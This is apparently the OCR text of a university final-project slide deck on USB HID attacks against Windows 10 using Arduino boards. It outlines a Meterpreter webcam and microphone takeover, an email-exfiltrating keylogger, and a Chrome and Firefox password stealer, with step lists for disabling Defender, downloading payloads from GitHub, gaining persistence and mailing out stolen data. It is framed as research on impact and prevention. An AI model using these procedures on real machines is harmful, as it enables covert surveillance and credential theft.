Fakultas
Rekayasa Industri
Telkom University

FINAL PROJECT

Implementation and Analysis USB-Based Attack

in Windows Operating System

Team Members

Ferryansa

1202162175

USB-based Metasploit Attack

Annisa Dwiayu Ramadhanty

1202164121

USB Keylogger

Abdul Azies Muslim

1202164284

USB Password Stealer

Outline

01 Preliminary

02 Theory


03 Scenario

04 Analysis

05 Conclusion

Preliminary

Background



USB-based Metasploit Attack

The abilities of Metasploit's powerful Meterpreter by hacking into the victim's webcam or microphone. This will allow the attacker to control the webcam remotely, capturing snapshots from it, or record video and audio.

USB Keylogger

Keyboard injection or keylogger attacks using a USB device is still an easy target for attackers, so it is necessary to implement it to find out how to minimize the occurrence of keyboard injection attacks.

USB Password Stealer


Retrieving Password stored in Google Chrome and Mozilla Firefox using USB-based attack are easy to do. It is important to understand how its work and know the best method to prevent this kind of attack.

Research Problem

USB-based Metasploit Attack	USB Keylogger	USB Pass Stealer
How to implement Meterpreter attacks on the Metasploit framework using Arduino Leonardo How to take over a computer device without authorizing Windows What's the impact and how to minimize of attack on Windows	How does the USB Keylogger work on the Windows 10 OS How are the results of implementing Keyboard Injection Attack using the Arduino Pro Micro on the Windows 10 OS How to minimize the use of Keyboard Injection Attack?	How to retrieve password stored in Google Chrome & Mozilla Firefox Impact of USB-based password stealing in Google Chrome & Mozilla Firefox How to prevent USB-based password stealing

Research Scope

USB-based Metasploit Attack	USB Keylogger	USB Pass Stealer
Arduino Pro Micro (Leonardo)	Arduino Pro Micro	Google Chrome Mozilla Firefox
Metasploit Framework	Windows Defender	Windows 10
Meterpreter	Windows 10	Arduino Pro Micro
Windows 10		
LAN		



Theory

GENERAL

HID

ARDUINO

USB

POWERSHELL

USB-BASED
METASPLOIT ATTACK

METASPLOIT

METERPRETER

USB

KEYLOGGER

Keylogger

Arduino IDE

USB


PASSWORD STEALER

Password Attack


ChromePass & PasswordFox

Scenario

USB-BASED METASPLOIT ATTACK



USB-based Metaploit Attack Mechanism



MEKANISME PENYERANGAN

Penyerang

Mulai

Pembuatan *file* untuk melakukan eksploitasi

Unggah *file* ke GitHub

Mengakses *sessions* ke komputer target

Melakukan eksploitasi *webcam* dan *microphone*

Selesai

Korban

USB dihubungakan ke komputer

Memulai *Powershell* sebagai Admin

Membuat Exclusion pada Windows Defender

Memodifikasi dan menambahkan *Registry*


Mengunduh *file* pada GitHub

Menyalin *file* ke direktori Startup


Menjalankan *file*

Menutup jendela *Powershell*

USB Keylogger




USB Keylogger Attack Mechanism


Mekanisme Penyerangan
Menjalankan Arduino Script
Menjalankan Powershell Script
Start
USB dihubungkan ke komputer target
Membuka Powershell sebagai Administrator
1
Mematikan Firewall
Mematikan Windows Defender
Mengunduh *file* .ps1
Exit Powershell
Membuka Windows Run
Menjalankan *file* .ps1
2
Membuat *file* .txt pada temp
Merekam aktivitas *keyboard* pengguna selama waktu TimeToRun
Memasukan hasil *keylogger* ke dalam *file* .txt
3
Membuka akses SMTP
Mengirimkan *file* .txt ke *email* yang sudah didaftarkan
Menghapus *file* .txt yang tersimpan di temp
Ada Pengulangan?
Ya
Tidak
End

Fakultas Rekayasa Industri
Telkom University


USB PASSWORD STEALER


Komputer Target
2
1
Arduino Pro Micro Leonardo
Mengunduh File-File Penyerangan dari Github Melalui Komputer Target
3
Mengirimkan username dan password via Email
Komputer Penyerang

USB


Password Stealer

Attack Mechanism


Mulai
Memulai Command Prompt (CMD) sebagai admin
Membuat folder /chrome pada direktori C: target
Membuat folder /Password pada folder /chrome yang telah dibuat
Mengunduh *script* powershell dan program dari github
Mnambahkan *Exclusion Policy* pada *script* powershell yang diunduh
Menjalankan ChromePass.exe
Membuat file ChromePass.txt
Menjalankan PasswordFox.exe
Membuat file PasswordFox.txt
Menyalin ChromePass.txt dan PasswordFox.txt ke folder /Password
Menjalankan *script* zipping.ps1 untuk *compress* folder /Password
Menjalankan *script* maintenance.ps1 untuk mengirimkan *email*
Menghapus folder /chrome
Menutup *Command Prompt* (CMD)
Selesai

